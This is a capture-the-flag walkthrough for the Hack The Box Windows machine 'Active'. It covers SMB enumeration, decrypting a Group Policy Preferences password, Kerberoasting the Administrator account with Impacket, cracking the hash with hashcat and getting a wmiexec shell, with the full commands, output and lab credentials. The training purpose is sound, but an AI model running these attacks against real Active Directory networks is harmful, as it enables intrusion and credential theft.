Active

27th November 2023 / Document No D18.100.30

Prepared By: C4rm3l0 & egre55

Machine Author: eks & mrb3n

Difficulty: Easy

Classification: Official

Synopsis

Active is an easy to medium-difficulty Windows machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.

Skills Required

- Basic knowledge of Active Directory authentication and shared folders

Skills Learned

- SMB enumeration techniques
- Group Policy Preferences enumeration and exploitation
- Identification and exploitation of Kerberoastable accounts

Enumeration

Nmap

We start by running an Nmap scan on the target.

```
sudo masscan -p1-65535 10.10.10.100 --rate=1000 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.100

Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-27 10:08 GMT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.10.100
Host is up (0.039s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2
SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-27
10:08:23Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         Microsoft Windows RPC
<...SNIP...>
49176/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 3s
| smb2-security-mode:
|   210:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-11-27T10:09:21
|_  start_date: 2023-11-27T09:56:42

Nmap done: 1 IP address (1 host up) scanned in 68.69 seconds
```

Nmap reveals an Active Directory installation with a domain of `active.htb`. Microsoft DNS 6.1 is running, which allows Nmap to fingerprint the domain controller as Windows Server 2008 R2 SP1.

We add the discovered domain to our `hosts` file.

```
echo "10.10.10.100  active.htb" | sudo tee -a /etc/hosts
```

SMB

Port 445 is open, so we can use `smbclient` with anonymous login to enumerate any accessible file shares.

```
$ smbclient -L //10.10.10.100

Password for [WORKGROUP\htb-c4rm3l0]:
Anonymous login successful

  Sharename       Type      Comment
  ---------       ----      -------
  ADMIN$          Disk      Remote Admin
  C$              Disk      Default share
  IPC$            IPC       Remote IPC
  NETLOGON        Disk      Logon server share
  Replication     Disk
  SYSVOL          Disk      Logon server share
  Users           Disk
SMB1 disabled -- no workgroup available
```

Since anonymous login is allowed, we can view a list of available shares. Let's now use `smbmap` to identify which of these shares are accessible with anonymous credentials.

```
$ smbmap -H 10.10.10.100

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] IP: 10.129.26.60:445        Name: active.htb                Status: Authenticated

  Disk                                                    Permissions     Comment
  ----                                                    -----------     -------
```

```
  ADMIN$                                                  NO ACCESS       Remote Admin
  C$                                                      NO ACCESS       Default share
  IPC$                                                    NO ACCESS       Remote IPC
  NETLOGON                                                NO ACCESS       Logon server
share
  Replication                                             READ ONLY
  SYSVOL                                                  NO ACCESS       Logon server
share
  Users                                                   NO ACCESS

[*] Closed 1 connections
```

The only share accessible with anonymous credentials is the `Replication` share. Upon connecting and examining its contents, it appears to be a replica of the `SYSVOL` share. This is particularly interesting from a privilege escalation standpoint, as Group Policies—and potentially Group Policy Preferences—are stored within `SYSVOL`, which is readable by all authenticated users. For more details on exploiting this, refer to this resource.

Let's connect to the `Replication` share and recursively download its contents, paying special attention to the `Groups.xml` file. This file often contains username and password combinations, which can be valuable for exploitation.

```
smbclient //10.10.10.100/Replication

Password for [WORKGROUP\htb-c4rm3l0]:
Anonymous login successful
Try "help" to get a list of possible commands.

smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> mget *
<...SNIP...>
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as
active.htb/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml (12.4 KiloBytes/sec) (average 15.5
KiloBytes/sec)
<...SNIP...>
```

The `Groups.xml` file reads as follows.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-
8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06"
uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName=""
description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw
/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="active.htb\SVC_TGS"/></User>
</Groups>
```

We can obtain the username `SVC_TGS`, as well as an encrypted password from the `Groups.xml` file.


```
name="active.htb\SVC_TGS"
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
```

Foothold

Group Policy Preferences

Group Policy Preferences (GPP) was introduced in Windows Server 2008, and among many other features, allowed administrators to modify users and groups across their network.

An example use case is where a company's gold image had a weak local administrator password, and administrators wanted to retrospectively set it to something stronger. The defined password was `AES-256` encrypted and stored in `Groups.xml`. However, at some point in 2012, Microsoft published the AES key on MSDN, meaning that passwords set using GPP are now trivial to crack and considered low-hanging fruit.



We extract the encrypted password form the `Groups.xml` file and decrypt it using `gpp-decrypt`.

```
$ gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

GPPstillStandingStrong2k18
```

The domain account `SVC_TGS` has the password `GPPstillStandingStrong2k18`.

Authenticated Enumeration

With valid credentials for the `active.htb` domain, we can proceed with further enumeration. The `SYSVOL` and `Users` shares are now accessible.

```
$ smbmap -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18 -H 10.10.10.100

[+] IP: 10.10.10.100:445  Name: 10.10.10.100

  Disk                                                    Permissions Comment
  ----                                                    ----------- -------
  ADMIN$                                                  NO ACCESS   Remote Admin
  C$                                                      NO ACCESS   Default share
  IPC$                                                    NO ACCESS   Remote IPC
  NETLOGON                                                READ ONLY   Logon server share
  Replication                                             READ ONLY
  SYSVOL                                                  READ ONLY   Logon server share
  Users                                                   READ ONLY
```

The `user` flag can be retrieved by connecting to the `Users` share, and navigating to `SVC_TGS`'s Desktop.

```
$ smbclient -U SVC_TGS%GPPstillStandingStrong2k18 //10.10.10.100/Users

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 15:39:20 2018
  ..                                  DR        0  Sat Jul 21 15:39:20 2018
  Administrator                        D        0  Mon Jul 16 11:14:21 2018
  All Users                        DHSrn        0  Tue Jul 14 06:06:44 2009
  Default                            DHR        0  Tue Jul 14 07:38:21 2009
  Default User                     DHSrn        0  Tue Jul 14 06:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 05:57:55 2009
  Public                              DR        0  Tue Jul 14 05:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 16:16:32 2018

smb: \> cd SVC_TGS/Desktop
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 20:44:42 2018
  ..                                  D        0  Sat Jul 21 20:44:42 2018
  user.txt                           AR       34  Mon May 12 16:58:50 2025

smb: \SVC_TGS\Desktop\> get user.txt
```

Privilege Escalation

We can now use `ldapsearch` to query the Domain Controller for the `UserAccountControl` attributes of Active Directory accounts, along with other specific configurations applied to them. Many `UserAccountControl` flags have security implications. This Microsoft page provides a comprehensive list of possible `UserAccountControl` values.

The value of `2` corresponds to a disabled account status, and so the query below will return active users (by SAMAccountName / username) in the `active.htb` domain.

```
$ ldapsearch -x -H 'ldap://10.10.10.100' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b
"dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!
(useraccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName

sAMAccountName: Administrator
sAMAccountName: SVC_TGS
```

- `-s sub`: The `-s` option specifies the search scope. `sub` means a subtree search, including the base DN and all its child entries. This is the most comprehensive search scope, as it traverses the entire directory tree below the base DN.
- `(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))` is an LDAP search filter to find all user objects that are not disabled. Here's the breakdown:
  - `objectCategory=person`: Searches for objects in the category "person".
  - `objectClass=user`: Narrows down to objects with a class of "user".
  - `!(useraccountcontrol:1.2.840.113556.1.4.803:=2)`: Excludes disabled accounts. The `userAccountControl` attribute is a bit flag; this part of the filter excludes accounts with the second bit set (which indicates a disabled account).

Aside from the compromised account, we observe that the `Administrator` account is also active. Impacket's `GetADUsers.py` tool streamlines the enumeration of domain user accounts.

```
$ GetADUsers.py -all active.htb/svc_tgs -dc-ip 10.10.10.100

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
Password: GPPstillStandingStrong2k18
[*] Querying 10.10.10.100 for information about domain.

Name              Email     PasswordLastSet             LastLogon
----------------  --------  --------------------------  --------------------
Administrator               2018-07-18 20:06:40.351723  2023-11-27 09:57:39.876136
Guest                       <never>                     <never>
krbtgt                      2018-07-18 19:50:36.972031  <never>
SVC_TGS                     2018-07-18 21:14:38.402764  2018-07-21 15:01:30.320277
```

Kerberoasting

Kerberos Authentication and Service Principal Names Another common technique of gaining privileges within an Active Directory Domain is "Kerberoasting", which is an offensive technique created by Tim Medin and revealed at DerbyCon 2014.

Kerberoasting involves extracting a hash of the encrypted material from a Kerberos "Ticket Granting Service" ticket reply (TGS_REP), which can be subjected to offline cracking in order to retrieve the plaintext password. This is possible because the TGS_REP is encrypted using the NTLM password hash of the account in whose context the service instance is running. The below image shows the Kerberos authentication process when interacting with a service instance.




Figure 1. **Kerberos Authentication Process, based on https://adsecurity.com?p=2293**

Managed service accounts reduce this risk by using complex, automatically managed passwords, but they are not commonly implemented in many environments. It's important to note that shutting down the server hosting the service does not mitigate the risk, as the attack doesn't rely on communication with the target service. Hence, it's crucial to regularly audit the purpose and privileges of all active accounts.

Kerberos authentication uses Service Principal Names (SPNs) to identify the account associated with a particular service instance. `ldapsearch` can be used to identify accounts that are configured with SPNs. We will reuse the previous query and add a filter to obtain the SPNs, `(serviceprincipalname=*/*)`.

```
$ ldapsearch -x -H 'ldap://10.10.10.100' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b
"dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!
(useraccountcontrol:1.2.840.113556.1.4.803:=2))(serviceprincipalname=*/*))"
serviceprincipalname | grep -B 1 servicePrincipalName

dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

It seems that the `active\Administrator` account has been configured with an SPN.

```
$ GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
Password: GPPstillStandingStrong2k18

SPN              Name           MemberOf
---------------  -------------  --------------------------------------------------
active/CIFS:445   Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb
<...SNIP....>
```

Impacket's `GetUserSPNs.py` lets us request the TGS and extract the hash for offline cracking.

```
$ GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 -request

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
Password: GPPstillStandingStrong2k18

<...SNIP...>
[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$73fd1c3cdfb6f1085f60218dc0
5d9b90$d8728890eed6dbfd4c7ac4a90d432af56e5ceb9cdb82c3ed943d64bca639c46f67c9e2892eae6b84fad
ce3215f550ba9aac436212ecdc0cdf93adc5a33547f31907bd79d4ec8826063cd18e07493eb7eb5b1a1efe1f53
08308489f2e101432ac40a6969861ff1c93fdec9ae1abb1b237c59bb866dcc7d028297f75e3110436dc5446f3f
8d36ec58b780384b0f6c02a6f1b76e283d3ed00dcc4a69061d5e02119cb79671e17ffce51cac8967606d2b0140
77c52064ccaf42ee7d2465818d56f12bc2daa2910e92740ebeaf78cd574a3919fabb04ae86f0c93b82e05e41d5
8b1d83d85407a9577823b30125d270e4dcec1dd0c4faa4eb87fd5110c281b9cfb1f5844507421984935eb63109
88319aaeb0b0d4e91849f4e6a15c9f024558b0e982d056d8ce3fcb5eea8a5eca7db51612ae1dfba0770a54e43a
79e5af5daa4366b8c752f6f8b060de90d4c5e21d473b503f4503a26cd3834400fd19141821244862a1d65e139a
d0640aa26478638c87dc715120cb8e2bb7e4d51ac21802d3b26c1d6207022c071fe9361c0c9b96767cd9bb0ce3
c3c3fe48fa0157f4fdd7a56fda7af540ed565eefd58c7ca7f8e5cae13333695897dd3acc01eee8d7870f55955e
3fc7a5946a61424e6dd5c243abfe11716dbc2e2ca435949c5f49feb9582b7a9d2eae6f7d9aa720b786468ce6ec
7ef5b879c764e59574de70345aa79898eb26d09bb6dd3e2e8b87e96ee60cb9dbde6365a201ae307698c162ea72
41f22b964960b1916b9fcb5e1981f5fd02ed0590a9862eb3a6b5e9a14cb99c3bfb72abfd4a7faef5766ac9f05f
aff37860acb0c00cfd90d2cda321a12f3dd08ffd1a36dbd8452d5ee92f0e90f9d78c6b8228ed333984d717cc99
26a8751d7ed0c14fde671f8413c361e72a48472acffa25fc931b4db96224f14427251662a4b934190bb215e8c0
727958432cb751dd8bf81c2dcdeeb355f45b0faf80388abac80c9cabfa7ce6a7ddf36c7fa2d02c5b168d00ce72
9e555f1cba3ad455d5dfb7c8360d5c1b021a3549065eceda11e0f109c9fed1720e2a2e3a111715698c60480aae
043501b35f527fe353a4c9a03ff46c6e438e411bbcfa3ea8ee3e8fbee38d464a43304a9a0607076748a19ff94b
6ad704674f6d8a0f29a9575a4b121b1143f8376ffc98dbce58589ec356deb592808052d530baa49c3ae5af846a
9b4047ce682f7473703c5dd1d8cf585eab3082e00cfaf23289dbffa1925ba26e41c3ba7e682cb
```

Cracking of Kerberos TGS Hash

We can use `hashcat` with the `rockyou.txt` wordlist to crack the hash and obtain the password `Ticketmaster1968` for the user `active\administrator`.

```
$ hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt --force --potfile-disable

hashcat (v6.1.1) starting...

<...SNIP...>
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5tgs$23$*Administrator$ACTIVE.HTB$<...SNIP...>:Ticketmaster1968

<...SNIP...>
```

```
Started: Mon Nov 27 12:18:48 2023
Stopped: Mon Nov 27 12:19:44 2023
```

Shell as Primary Domain Admin

Impacket's `wmiexec.py` can be used to get a shell as `active\administrator`, and read `root.txt`.

```
$ wmiexec.py active.htb/administrator:Ticketmaster1968@10.10.10.100

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
active\administrator
```

The final flag can be found at `C:\Users\Administrator\Desktop\root.txt`.